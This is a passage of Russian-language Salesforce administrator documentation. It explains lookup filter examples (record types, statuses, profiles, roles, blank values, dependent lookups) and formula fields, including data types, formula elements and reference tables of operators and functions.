- Убедитесь, что управляющие и зависимые поля доступны пользователям для исправления недопустимых значений.

Фильтры поиска и макет поиска «Поля фильтра поиска»

Рекомендуем избегать использования одинаковых полей в критерии фильтра поиска и макете поиска «Поля фильтра поиска». При необходимости разрешите результатам собственного настраиваемого поиска переопределять фильтры поиска, заданные администратором.

СМ. ТАКЖЕ:

Фильтры поиска

Примеры фильтров поиска

Типы записей в фильтрах поиска

Если значение поля взаимосвязи должно содержать только записи определенного типа, укажите тип записи в фильтре поиска. Например, если поле возможности «Имя организации» должно содержать только организации с настраиваемым типом записи «Организация-клиент», введите фильтр поиска ниже, чтобы разрешить пользователям только создание или редактирование возможностей, связанных с организациями типа «Организация-клиент», кроме организаций типа «Организация-партнер» и «Организация-конкурент».

Критерий фильтрации

«"Имя организации: тип записи организации" равно "Организация-клиент"»

Настраиваемое сообщение об ошибке

Организация не существует или не является клиентом.

Текст окна поиска

Возможность может быть связана только с организациями-клиентами. Результаты поиска отображают только организации-клиенты.

Статус записи в фильтрах поиска

Если значение поля взаимосвязи должно содержать только записи с определенным статусом, укажите статус в фильтре поиска. Например, объект «Заявка о приеме на работу» содержит поле взаимосвязи, указывающее на объект «Позиция». Если поле взаимосвязи должно содержать только открытые позиции, введите фильтр поиска ниже, чтобы разрешить пользователям только создание или редактирование заявок для позиций, поле «Статус» которых содержит значение «Открыто».

Критерий фильтрации

«"Позиция: статус" равно "Открыто"»

Настраиваемое сообщение об ошибке

Позиция не существует или закрыта.

Текст окна поиска

Заявки о приеме на работу могут быть связаны только с открытыми позициями. Результаты поиска отображают только открытые позиции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров поиска:

- Настройка приложения

Профили в фильтрах поиска

Если бизнес-правило не применяется к пользователям всех профилей, воспользуйтесь полями глобальной переменной «Профиль текущего пользователя», чтобы определить фильтры поиска, влияющие только на пользователей определенного профиля.

Например, фильтр поиска ниже для поля обращения «Имя организации» позволяет пользователям профиля «Внутренние продажи» только создавать или редактировать возможности, связанные с организациями, поле «Страна для счета» которых содержит значение «США», а другим пользователям — связывать возможности с любыми организациями.

Критерий фильтрации

1. *«"Профиль текущего пользователя: имя" равно "Внутренние продажи"»*
2. *«"Имя организации: страна для счета" равно "США"»*
3. *«"Профиль текущего пользователя: имя" не равно "Внутренние продажи"»*

Логика фильтра

`(1 И 2) ИЛИ 3`

Настраиваемое сообщение об ошибке

Организация не существует или США не используется как страна для счета. Внутренние торговые представители могут создавать возможности только для организаций США.

Текст окна поиска

Результаты поиска отображают только организации США для внутренних торговых представителей.

Чтобы разрешить пользователям настраиваемого профиля «Глобальные продажи» связывание возможностей с любыми организациями, кроме американских, измените пример выше.

Критерий фильтрации

1. *«"Профиль текущего пользователя: имя" равно "Глобальные продажи"»*
2. *«"Имя организации: страна для счета" не равно "США"»*
3. *«"Профиль текущего пользователя: имя" равно "Внутренние продажи"»*
4. *«"Имя организации: страна для счета" равно "США"»*
5. *«"Профиль текущего пользователя: имя" не равно "Глобальные продажи", "Внутренние продажи"»*

Логика фильтра

`(1 И 2) ИЛИ (3 И 4) ИЛИ 5`

Настраиваемое сообщение об ошибке

Организация не существует или страна для счета не охватывается рынком сбыта. Торговые представители могут создавать возможности только для организаций, охваченных рынком сбыта.

Текст окна поиска

Результаты поиска отображают только организации региона.

Важное замечание: При исключении строки 5 из критерия фильтрации значения для организаций могут быть выбраны или сохранены только пользователями настраиваемого профиля «Глобальные продажи» или «Внутренние продажи».

Роли в фильтрах поиска

Если бизнес-правило не применяется к пользователям всех ролей, воспользуйтесь полями глобальной переменной «Роль текущего пользователя», чтобы определить фильтры поиска, влияющие только на пользователей определенной роли.

Например, если приложение по подбору кадров использует объект «Позиция», содержащий поле поиска по объекту «Компенсационный пакет», то позиции, которым предоставляется компенсационный план руководящего состава, могут создаваться или редактироваться только руководителями или вице-президентами. Введите фильтр поиска ниже для поля позиции «Имя компенсационного пакета».

Критерий фильтрации

1. *«"Роль текущего пользователя: имя" не начинается с "Вице-президент"»*
2. *«"Роль текущего пользователя: имя" не равно "Руководитель"»*
3. *«"Компенсационный пакет: тип плана" не равно "Руководитель"»*
4. *«"Роль текущего пользователя: имя" начинается с "Вице-президент"»*
5. *«"Роль текущего пользователя: имя" равно "Руководитель"»*

Логика фильтра

```
((1 ИЛИ 2) И 3) ИЛИ (4 ИЛИ 5)
```

Настраиваемое сообщение об ошибке

Компенсационный план не существует или выбранный план предназначается для руководящего состава, а создание руководящих позиций недоступно.

Текст окна поиска

Результаты поиска отображают только компенсационные планы, соответствующие позициям, доступным для создания.

Важное замечание: Добавьте условие тестирования и противоположное условие. Согласно данному примеру, строки 1, 2 и 3 критерия фильтрации *запрещают* пользователям, которые не являются вице-президентами или руководителями, выбирать компенсационные планы руководящего состава, тогда как строки 4 и 5 *разрешают* вице-президентам и руководителям выбирать данные компенсационные планы.

Пустые значения в фильтрах поиска

Критерий фильтрации поиска может ссылаться на пустое поле. Чтобы создать критерий фильтрации поиска, принимающий пустые значения, щелкните **«Добавить логику фильтра»** в критерии фильтрации для создания условия «ИЛИ». Например, при наличии настраиваемого поля возможности «Контакт партнера» введите критерий фильтрации, возвращающий только контакты, связанные с организациями типа «Организация-партнер», или личные несвязанные контакты.

Критерий фильтрации

1. *"Контакт партнера: Организация: тип записи организации» равно «Организация-партнер»*
2. *"Контакт партнера: Организация: имя организации" равно*

Логика фильтра

```
1 ИЛИ 2
```

Настраиваемое сообщение об ошибке

Контакт партнера должен быть связан с организацией-партнером или должен быть личным.

Текст окна поиска

Результаты поиска отображают только контакты организаций-партнеров или личные контакты.

Коды пользователей в фильтрах поиска

Использование кодов пользователей в дополнительных фильтрах поиска может значительно повысить эффективность работы путем отображения важных результатов поиска и предоставления возможности просмотра всех результатов.

Например, поле поиска по организациям позволяет создать дополнительный фильтр поиска, возвращающий только организации, принадлежащие пользователю в результатах поиска посредством диалогового окна. Чтобы найти организацию, принадлежащую другому пользователю, рекомендуем удалить данный фильтр.

Критерий фильтрации

«"Текущий пользователь: код пользователя" равно "Организация: код ответственного"»

Текст окна поиска

По умолчанию результаты поиска отображают только собственные организации. Чтобы выполнить поиск по всем организациям, щелкните «Показать все результаты».

Простые зависимые поиски

Если значение поля взаимосвязи должно зависеть от значения другого поля взаимосвязи текущей записи, укажите сравнение по полям. Например, если поле обращения «Имя контакта» должно содержать только контакты, связанные с организацией, указанной в поле обращения «Имя организации», воспользуйтесь фильтром поиска ниже.

Критерий фильтрации

«"IИмя контакта: код организации" равно "Обращение: Код организации

Настраиваемое сообщение об ошибке

Контакт не существует или не связан с организацией обращения.

Текст окна поиска

Результаты поиска отображают только контакты, связанные с организацией обращения.

Прим.: При сравнении полей поиска в критерии фильтрации поиска система Salesforce всегда использует код поля взаимосвязи, а не имя.

Сложные фильтры поиска и зависимые поиски

Выполнение сложных бизнес-правил с фильтрами поиска часто требует совместного использования правил с логикой фильтра и полями разного типа. Например, приложение для бронирования конференц-залов использует модель данных ниже.

Объект	Поля
Конференция	• «Имя конференции» • Поле поиска «Офис» по объекту «Офис» • Флажок «Требуется проектор» • Числовое поле «Количество участников» • Поле поиска «Конференц-зал» по объекту «Конференц-зал»
Конференц-зал	• «Имя конференц-зала» • Флажок «Проектор» • Числовое поле «Количество доступных мест» • Поле поиска «Расположение конференц-зала» по объекту «Офис»

Офис	• «Имя офиса»

Фильтр поиска ниже для поля конференции «Конференц-зал» ограничивает допустимые значения конференц-залами, оснащенными проекторами и нужным количеством мест.

Критерий фильтрации

1. *«Конференция: требуется проектор» равно «Конференц-зал: проектор»*
2. *«Конференция: требуется проектор» равно «Ложь»*
3. *«Конференц-зал: количество доступных мест» больше или равно «Конференция: количество участников»*

Логика фильтра

`(1 ИЛИ 2) И 3`

Настраиваемое сообщение об ошибке

Конференц-зал не найден или не соответствует заданным критериям.

Текст окна поиска

Результаты поиска отображают только конференц-залы, соответствующие заданным критериям.

Чтобы дополнительно уточнить допустимые значения, укажите расположение конференц-зала.

Критерий фильтрации

1. *«Конференция: требуется проектор» равно «Конференц-зал: проектор»*
2. *«Конференция: требуется проектор» равно «Ложь»*
3. *«Конференц-зал: количество доступных мест» больше «Конференция: количество участников»*
4. *«Конференция: офис» равно «Конференц-зал: расположение конференц-зала»*

Логика фильтра

`(1 ИЛИ 2) И 3 И 4`

Настраиваемое сообщение об ошибке

Конференц-зал не найден или не соответствует заданным критериям.

Текст окна поиска

Результаты поиска отображают только конференц-залы, соответствующие заданным критериям.

СМ. ТАКЖЕ:

Рекомендации по фильтрам поиска

Вычисление значений полей с помощью формул

Формула — это алгоритм, значение которого вычисляется на основе других полей, выражений или значений. Формулы позволяют автоматически вычислять значение поля на основе других полей.

Данный видеоролик охватывает основные сведения о формулах Salesforce, а также способы доступа к редактору формул в приложении и порядок использования инструментов редактора для создания формул.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Отчеты и утверждения недоступны в версиях: **Database.com Edition**.

Области использования формул в Salesforce

Формулы используются многими областями системы Salesforce. Прежде чем начать использование формул, ознакомьтесь с различиями ниже.

Типы данных формулы

Тип данных формулы определяет тип данных, возвращаемый формулой.

Элементы формулы

Формула может содержать ссылки на значения полей, операторы, функции, литеральные значения или другие формулы.

Операторы и функции формулы

Ниже перечислены операторы и функции, доступные для создания формул. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

Использование даты и значений даты/времени в формулах

Формулы даты могут использоваться для управления сроками платежа, продолжительностью контрактов или любыми другими функциями организации, зависящими от времени или даты.

Создание поля формулы

Поля настраиваемой формулы требуют наличия специальных атрибутов.

Ограничения для полей формулы

При создании полей формул следует учитывать существующие ограничения.

Примеры полей сложной формулы

Просмотрите примеры полей формул для разных типов приложений, которые можно использовать и изменять произвольно.

Формулы: Вопросы ?

Типичные ошибки формулы

Ниже приведены распространенные ошибки формул и способы их устранения.

Области использования формул в Salesforce

Формулы используются многими областями системы Salesforce. Прежде чем начать использование формул, ознакомьтесь с различиями ниже.

Использование формул для:	**на:**
Процессы утверждения	Определите критерии, которым должна соответствовать запись для входа в процесс утверждения.
Этапы утверждения	Определите критерии, которым должна соответствовать запись для входа на этап утверждения.
Правила назначения для интересов и обращений	Определите критерии, которым должен соответствовать интерес или обращение для его назначения.
Правила автоматического ответа для интересов и обращений	Определите критерии, которым должен соответствовать интерес или обращение для выполнения правила автоматического ответа.
Правила расширения обращений	Определите критерии, которым должно соответствовать обращение для его расширения.
Настраиваемые кнопки и ссылки	Определите содержимое для настраиваемых ссылок и кнопок.
Настраиваемые поля	Создайте поля настраиваемой формулы, которые автоматически вычисляют значение на основе других значений, полей слияния или выражений. Пользователи могут просматривать поля формулы на страницах сведений о записях, но не могут просматривать базовый алгоритм и редактировать значение поля формулы. Прим.: Поля настраиваемой формулы недоступны в приложении Connect Offline и формах Web-to-Lead или Web-to-Case.
Настраиваемые формулы резюмирования в отчетах	Автоматически вычисляют дополнительные итоговые значения на основе текущих полей резюмирования отчета посредством значений, полей слияния или заданных выражений. Данные итоговые значения не могут быть изменены.
Проверки данных	Проверьте соответствие введенных данных указанным стандартам до сохранения записи. Правило проверки может содержать формулу (например, `CloseDate >= TODAY()`).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Отчеты и утверждения недоступны в версиях: **Database.com Edition**.

Использование формул для:	**на:**
Стандартные значения полей	Примените значение к настраиваемому полю при создании записи. Формулы позволяют задавать стандартные значения (например, `TODAY() + 7`). Стандартное значение может быть изменено. Стандартные значения полей могут опираться на формулы посредством значений, полей слияния или заданных выражений.
Правила расширения	Определите критерии, которым должно соответствовать обращение для его расширения.
Поля формулы	Автоматически вычисляют значение настраиваемого поля посредством значений, полей слияния или заданных выражений. Значение поля формулы не может быть изменено.
Отчеты	Создайте настраиваемые формулы резюмирования в отчетах, позволяющие вычислять дополнительные итоговые значения на основе текущих сводок отчета.
Элементы S-Control	Определите содержимое для элементов S-Control.
Правила проверки	Препятствуют заполнению стандартного или настраиваемого поля недопустимым значением. Правила проверки могут опираться на формулы и отображать сообщение об ошибке при вводе недопустимого значения.
Обновления полей бизнес-правил	Автоматически заменяют текущее значение поля заданным значением. Формула может содержать другие значения, поля слияния или выражения. Обновления полей могут выполняться в результате выполнения бизнес-правила или процесса утверждения.
Бизнес-правила	Определите критерии, которым должна соответствовать запись для выполнения бизнес-правила.
Страницы Visualforce	Определите содержимое для страниц Visualforce.

Типичные процессы формулы

	Условие выполнения	**Только для чтения**	**Наличие функций**	**Использование нулевой обработки**	**Наличие ссылок на родительские поля слияния**
Стандартные значения полей	Создание записи	Нет	Да	Нет	Нет
Поля формулы	Отображение записи	Да	Да	Да	Да
Правила проверки	Сохранение записи	Не применимо	Да	Нет	Да
Бизнес-правила	Сохранение записи	Не применимо	Да	Нет	Да
Процессы утверждения	Отправка записи на утверждение	Не применимо	Да	Нет	Да

	Условие выполнения	Только для чтения	Наличие функций	Использование нулевой обработки	Наличие ссылок на родительские поля слияния
Обновления полей	Бизнес-правило или процесс утверждения	Не применимо	Да	Нет	Да
Настраиваемые формулы резюмирования для отчетов	Отображение отчета	Да	Да, ограниченный набор функций	Да	Нет

Типы данных формулы

Тип данных формулы определяет тип данных, возвращаемый формулой.

Тип данных	Описание
Кнопка-флажок	Возвращает значение «Истина» или «Ложь». Поле отображается в виде кнопки-флажка на страницах сведений о записях и в отчетах. Рекомендуем использовать «Истина» для отмеченных значений и «Ложь» для неотмеченных.
Валюта	Возвращает в валюте число, содержащее не более 18 цифр со знаком валюты. Прим.: Значения полей валюты в системе Salesforce округляются до целого четного числа. Например, значение 23,5 округляется до 24, значение 22,5 округляется до 22, значение −22,5 округляется до −22, а значение −23,5 округляется до −24.
Дата	Возвращает данные, отображающие день календаря. Текущая дата может быть добавлена в формулу путем вызова встроенной функции `TODAY()`. Данный тип данных недоступен для настраиваемых формул резюмирования в отчетах.
Дата/время	Возвращает данные, отображающие момент времени. Поле типа «Дата/время» содержит дату и время дня, включая часы, минуты и секунды. Текущая дата и время могут быть добавлены в формулу посредством функции `NOW()`. Данный тип данных недоступен для настраиваемых формул резюмирования в отчетах.
Число	Возвращает положительное или отрицательное целое или десятичное число, содержащее не более 18 цифр. Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение −12,345 округляется до -12,34.
Процент	Возвращает в процентах число, содержащее не более 18 цифр со знаком процента. Процентные данные хранятся в виде десятичных чисел, разделенных на 100 (например, «90%» соответствует значению «0,90»).
Текст	Возвращает строку, содержащую не более 3 900 символов. Текст, заключенный в кавычки, отображается в качестве дополнения к результату формулы. Рекомендуем использовать текстовый тип данных для полей типа «Текст», «Область текста», «URL-адрес», «Тел.», «Эл.

Тип данных	Описание
	почта», «Адрес» и «Автонумерация». Данный тип данных недоступен для настраиваемых формул резюмирования в отчетах.

СМ. ТАКЖЕ:

Создание поля формулы

Элементы формулы

Формула может содержать ссылки на значения полей, операторы, функции, литеральные значения или другие формулы.

Используйте один или все элементы для создания формулы.

Имя элемента	Описание
Литеральное значение	Введенная текстовая строка или число, которое не вычисляется и не изменяется. Например, при наличии значения, которое всегда умножается на 2% от суммы, формула содержит литеральное значение, равное 2% от суммы. `ROUND((Amount*0.02), 2)` Данный пример содержит все возможные составляющие формулы. • Функция ROUND, используемая для возврата числа, которое округляется до определенного количества знаков после запятой. • Ссылка на поле Amount. • Оператор «*», уведомляющий конструктор формул об умножении содержимого поля `Amount` на литеральное значение «0,02». • Литеральное число «0,02». Рекомендуем использовать проценты в виде десятичных значений. Чтобы добавить текст в формулу, воспользуйтесь кавычками. • Число «2», отображаемое в данной формуле последним, вводится пользователем для функции ROUND и определяет количество знаков после запятой, которое должно быть возвращено.
Ссылка на поле	Данный элемент ссылается на значение другого настраиваемого или стандартного поля посредством поля слияния. Поле слияния использует следующий синтаксис: `field_name` для стандартного поля или `field_name__c` для настраиваемого поля. Поле слияния связанного объекта использует следующий синтаксис: `object_name__r.field_name`. Чтобы вставить поле слияния в формулу, воспользуйтесь кнопкой **«Вставить поле»** или раскрывающимся списком.
Функция	Системная формула, которая может требовать пользовательского ввода и возвращает как минимум одно значение. Например, функция **TODAY()** не требует пользовательского ввода, но возвращает текущую дату. Функция **TEXT(значение)** требует ввода процента, числа или валюты и возвращает текст.
Оператор	Символ, определяющий тип нужных вычислений или порядок их выполнения. Например, символ (+) указывает на сложение двух значений. Открывающие и закрывающие круглые скобки определяют выражения, которые должны оцениваться первыми.

Имя элемента	Описание

Comment	Пометка внутри формулы, начинающаяся косой чертой и звездочкой (/*), а заканчивающаяся звездочкой и косой чертой (*/). Например:
	`/*This is a formula comment*/`
	Комментарии пропускаются при обработке формулы.
	Комментарии предназначены для пояснения некоторых компонентов формулы при просмотре определения формулы. Например:
	`AND(`
	`/*competitor field is required, check to see if field is empty */`
	`LEN(Competitor__c) = 0,`
	`/* rule only enforced for ABCD record types */`
	`RecordType.Name = "ABCD Value",`
	`/* checking for any closed status, allows for additional closed picklist values in the future */`
	`CONTAINS(TEXT(StageName), "Closed")`
	`)`
	Кроме того, комментарии могут использоваться для *комментирования* разделов формулы при отладке и проверке синтаксиса на наличие ошибок.
	Прим.:
	• Вложенность комментариев инициирует возникновение синтаксической ошибки. Например, формула, содержащая указанный ниже компонент, не может быть сохранена.
	`/* /* comment */ */`
	• Комментирование целой формулы инициирует возникновение синтаксической ошибки.
	• Комментарии учитываются ограничениями по количеству символов и байтов в формулах.

СМ. ТАКЖЕ:

Создание поля формулы

Операторы и функции формулы

Ниже перечислены операторы и функции, доступные для создания формул. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

Прим.: Лишние пробелы в примерах ниже пропускаются.

- Математические операторы
- Логические операторы
- Текстовые операторы
- Функции даты и времени
- Логические функции

- Математические функции
- Текстовые функции
- Функции резюмирования
- Расширенные функции

Математические операторы

Оператор	Описание
+ (сложение)	Данный оператор вычисляет сумму двух значений.
- (вычитание)	Данный оператор вычисляет разность двух значений.
*** (умножение)**	Данный оператор умножает значения.
/ (деление)	Данный оператор делит значения.
^ (возведение в степень)	Данный оператор возводит число в указанную степень.
() (открывающая и закрывающая скобки)	Данный оператор определяет первоочередность оценивания выражения, заключенного в скобки. Все остальные выражения оцениваются согласно стандартному приоритету операторов.

Логические операторы

Оператор	Описание
= и == (равно)	Данный оператор оценивает равенство двух значений. Операторы = и == являются взаимозаменяемыми.
<> и != (не равно)	Данный оператор оценивает неравенство двух значений.
< (меньше)	Данный оператор оценивает значение на предмет предшествования значению, расположенному справа.
> (больше)	Данный оператор оценивает значение на предмет следования за значением, расположенным справа.
<= (меньше или равно)	Данный оператор оценивает значение на предмет предшествования или равенства значению, расположенному справа.
>= (больше или равно)	Данный оператор оценивает значение на предмет следования или равенства значению, расположенному справа.
&& (И)	Данный оператор оценивает истинность обоих значений или выражений. Рекомендуем использовать данный оператор как альтернативу логической функции «И».
|| (ИЛИ)	Данный оператор оценивает истинность как минимум одного значения или выражения. Рекомендуем использовать данный оператор как альтернативу логической функции «ИЛИ».

Текстовые операторы

Оператор	Описание
& (объединение)	Данный оператор связывает как минимум две строки.

Функции даты и времени

Функция	Описание
DATE	Данная функция возвращает значение даты на основе введенных значений года, месяца и дня. Система Salesforce отображает ошибку на странице сведений, если значение функции DATE, используемое в поле формулы, является недопустимой датой (например, 29 февраля невисокосного года).
DATEVALUE	Данная функция возвращает значение даты для выражения даты/времени или текстового выражения.
DATETIMEVALUE	Данная функция возвращает значение года, месяца, дня и времени по Гринвичу.
DAY	Данная функция возвращает день месяца в виде числа от 1 до 31.
MONTH	Данная функция возвращает месяц в виде числа от 1 (январь) до 12 (декабрь).
NOW	Данная функция возвращает текущие дату и время.
TODAY	Данная функция возвращает текущую дату как тип данных «Дата».
YEAR	Данная функция возвращает четырехзначный год.

Логические функции

Функция	Описание
И	Данная функция возвращает значение «ИСТИНА», если все значения являются истинными, или значение «ЛОЖЬ», если как минимум одно значение является ложным.
BLANKVALUE	Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает выражение замены. При наличии значения функция возвращает значение выражения.
CASE	Данная функция проверяет заданное выражение относительно последовательности значений. Если выражение равно значению, то функция возвращает соответствующий результат. В противном случае функция возвращает значение другой_результат.
IF	Данная функция определяет истинность или ложность выражений. Если выражение истинно, то функция возвращает заданное значение. В противном случае функция возвращает другое значение.
ISBLANK	Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».

Функция	Описание
ISCLONE	Проверяет, является ли запись клоном другой записи, и возвращает TRUE, если один из объектов — клон. В противном случае возвращается значение «ЛОЖЬ».
ISNEW	Данная функция проверяет формулу на предмет выполнения при создании записи и, в случае ее выполнения, возвращает значение «ИСТИНА». При обновлении текущей записи функция возвращает значение «ЛОЖЬ».
ISNULL	Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ». Важное замечание: Рекомендуем использовать функцию ISBLANK вместо функции ISNULL в новых формулах. Функция ISBLANK аналогична функции ISNULL, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции ISNULL.
ISNUMBER	Данная функция определяет текстовое значение, являющееся числом, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».
NOT	Данная функция возвращает значение «ЛОЖЬ» для значения «ИСТИНА», а значение «ИСТИНА» для значения «ЛОЖЬ».
NULLVALUE	Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает выражение замены. При наличии значения функция возвращает значение выражения. Важное замечание: Рекомендуем использовать функцию BLANKVALUE вместо функции NULLVALUE в новых формулах. Функция BLANKVALUE аналогична функции NULLVALUE, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции NULLVALUE.
ИЛИ	Данная функция определяет истинность или ложность выражений. Если как минимум одно выражение истинно, то функция возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».
PRIORVALUE	Данная функция возвращает предыдущее значение поля.

Математические функции

Функция	Описание
ABS	Данная функция вычисляет абсолютное значение числа. Абсолютное значение — это число без знака плюса или минуса.
CEILING	Данная функция округляет число в большую сторону.
EXP	Данная функция возвращает значение для экспоненты заданного числа.
FLOOR	Данная функция округляет число в меньшую сторону.
LN	Данная функция возвращает натуральный логарифм заданного числа. Основанием натуральных логарифмов является постоянное значение числа E, равное 2,71828182845904.

Функция	Описание
LOG	Данная функция возвращает десятичный логарифм числа.
MAX	Данная функция возвращает самое большое число из списка чисел.
MIN	Данная функция возвращает самое маленькое число из списка чисел.
MOD	Данная функция возвращает остаток от деления числа.
ROUND	Данная функция возвращает ближайшее число, ограничивая его заданным количеством цифр.
SQRT	Данная функция возвращает положительный квадратный корень заданного числа.

Текстовые функции

Функция	Описание
BEGINS	Данная функция определяет текст, начинающийся с конкретных символов, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».
BR	Данная функция вставляет разрыв в текстовую строку.
CASESAFEID	Данная функция преобразует 15-значный код в 18-значный код, нечувствительный к регистру.
CONTAINS	Данная функция сравнивает два текстовых аргумента и, если первый аргумент содержит второй аргумент, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».
FIND	Данная функция возвращает позицию строки внутри текстовой строки, представленной в виде числа.
GETSESSIONID	Данная функция возвращает код сеанса пользователя.
HTMLENCODE	Данная функция кодирует значения текстовых полей и полей слияния для использования в HTML путем замены символов, зарезервированных в HTML (например, символ ">"), эквивалентами объекта HTML (например, `>`).
HYPERLINK	Данная функция создает ссылку на указанный URL-адрес, используемый указанным текстом.
IMAGE	Данная функция вставляет изображение с альтернативным текстом и заданной высотой или шириной.
INCLUDES	Данная функция определяет значение, выбранное в поле раскрывающегося списка со множественным выбором, которое равняется заданному текстовому литералу.
ISPICKVAL	Данная функция определяет значение поля раскрывающегося списка, которое равняется заданному текстовому литералу.
JSENCODE	Данная функция кодирует значения текстовых полей и полей слияния для использования в JavaScript путем вставки символов перехода (например, обратная косая черта) перед небезопасными символами JavaScript (например, апостроф).

Функция	Описание
JSINHTMLENCODE	Данная функция кодирует значения текстовых полей и полей слияния для использования внутри HTML-тегов в JavaScript путем замены символов, зарезервированных в HTML, эквивалентами объекта HTML и вставки символов перехода перед небезопасными символами JavaScript. `JSINHTMLENCODE(`*некоторое_значение*`)` — это вспомогательная функция, эквивалентная функции `JSENCODE(HTMLENCODE((`*некоторое_значение*`))`. Другими словами, функция `JSINHTMLENCODE` сначала кодирует *некоторое_значение* посредством `HTMLENCODE`, а затем кодирует результат посредством `JSENCODE`.
LEFT	Данная функция возвращает указанное количество символов из начала текстовой строки.
LEN	Данная функция возвращает количество символов в заданной текстовой строке.
LOWER	Данная функция преобразует все буквы заданной текстовой строки в строчные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.
LPAD	Данная функция вставляет указанные символы слева от текстовой строки.
MID	Данная функция возвращает указанное количество символов из середины текстовой строки, начиная с исходной позиции.
RIGHT	Данная функция возвращает указанное количество символов из конца текстовой строки.
RPAD	Данная функция вставляет указанные символы справа от текстовой строки.
SUBSTITUTE	Данная функция заменяет устаревший текст новым текстом.
TEXT	Данная функция преобразует поле типа «Процент», «Число», «Дата», «Дата/время» или «Валюта» в текст при использовании формул. Кроме того, функция преобразует значения раскрывающегося списка в текст при использовании правил утверждения, правил этапов утверждения, бизнес-правил, правил расширения, правил назначения, правил автоматического ответа, правил проверки, полей формулы, обновлений поля или настраиваемых кнопок и ссылок.
TRIM	Данная функция удаляет пробелы и символы табуляции из начала и конца текстовой строки.
UPPER	Данная функция преобразует все буквы заданной текстовой строки в прописные. Данная функция обрабатывает только буквы. При выборе региона применяются соответствующие правила.
URLENCODE	Данная функция кодирует значения текстовых полей и полей слияния для использования в URL-адресах путем замены недопустимых символов URL-адресов (например, пробелы) соответствующим кодом (см. документ RFC 3986 «*Универсальный идентификатор ресурсов (URI): общий синтаксис*»). Например, пробелы заменяются кодом `%20`, а восклицательные знаки — кодом `%21`.
VALUE	Данная функция преобразует текстовую строку в число.

Функции резюмирования

Ниже перечислены функции, доступные в сводных, матричных и составных отчетах.

Функция	Описание
PARENTGROUPVAL	Данная функция возвращает значение указанной родительской группировки. Родительская группировка — это любой вышестоящий уровень над группировкой, содержащей формулу. Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.
PREVGROUPVAL	Данная функция возвращает значение указанной предыдущей группировки. Предыдущая группировка — это группировка, расположенная в отчете перед текущей группировкой. Выберите уровень группировки и инкремент. Инкремент — это количество столбцов или строк, расположенных перед текущим полем резюмирования. Значение по умолчанию: «1»; максимальное значение: «12». Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.

Расширенные функции

Функция	Описание
GETRECORDIDS	Данная функция возвращает массив строк в виде кодов записей для выбранных записей списка (например, списковое представление или связанный список).
INCLUDE	Данная функция возвращает содержимое фрагмента S-Control. Рекомендуем использовать данную функцию для повторного использования общего кода в разных элементах S-Control.
ISCHANGED	Данная функция сравнивает значение поля с предыдущим значением и, в случае их различия, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ».
LINKTO	Данная функция возвращает относительный URL-адрес в виде ссылки (теги href и anchor) для настраиваемого элемента S-Control или страницы Salesforce.
REGEX	Данная функция сравнивает текстовое поле с регулярным выражением и, в случае их совпадения, возвращает значение «ИСТИНА». В противном случае функция возвращает значение «ЛОЖЬ». Регулярное выражение — это строка, используемая для описания формата строки в соответствии с определенными правилами синтаксиса.
REQUIRESCRIPT	Данная функция возвращает тег сценария с источником для заданного URL-адреса. Рекомендуем использовать данную функцию для обращения к инструментарию Force.com AJAX Toolkit или другим инструментариям JavaScript.
URLFOR	Данная функция возвращает относительный URL-адрес для действия, элемента S-Control, страницы Visualforce или файла из архива статического ресурса на странице Visualforce.
VLOOKUP	Данная функция возвращает значение путем поиска связанного значения в настраиваемом объекте подобно функции Excel VLOOKUP().

Операторы и функции формулы (A – H)

Операторы и функции формулы (I – Z)

СМ. ТАКЖЕ:

Примеры полей сложной формулы

Операторы и функции формулы (A – H)

Ниже перечислены операторы и функции, доступные для создания формул. Чтобы просмотреть сведения об операторе или функции, щелкните соответствующее имя. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

Прим.: Лишние пробелы в примерах ниже пропускаются.

+ (сложение)

Описание:	Данный оператор вычисляет сумму двух значений.
Использование:	значение1 + значение2 и замените каждое *значение* полями слияния, выражениями или другими числовыми значениями.
Пример поля формулы:	`Amount + Maint_Amount__c + Services_Amount__c` Данная формула вычисляет сумму полей продукта `Amount`, стоимости обслуживания и комиссии за обслуживание. Обратите внимание, что поля `Maint amount` и `Service Fees` являются настраиваемыми полями валюты.
Пример отчета:	Формула `EMAIL_OPT_OUT:SUM + DO_NOT_CALL:SUM` вычисляет все поля «Без рассылки по эл. почте» и все поля «Не звонить», доступные в интересах отчета. Данная формула использует тип данных «Число», который возвращает положительное целое число.

